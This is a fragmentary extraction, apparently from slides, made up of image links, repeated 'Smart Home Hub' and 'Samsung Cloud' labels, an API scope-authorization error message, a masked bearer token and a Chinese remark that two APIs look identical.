
"message": "Scope not authorized, required: [r:hubs:ping]"
```


Smart Home Hub




Samsung Cloud

Smart Home Hub




Samsung Cloud

Smart Home Hub





Bearer: XXXXX

Phone



Samsung Cloud


Smart Home Hub



API 長得一模一樣

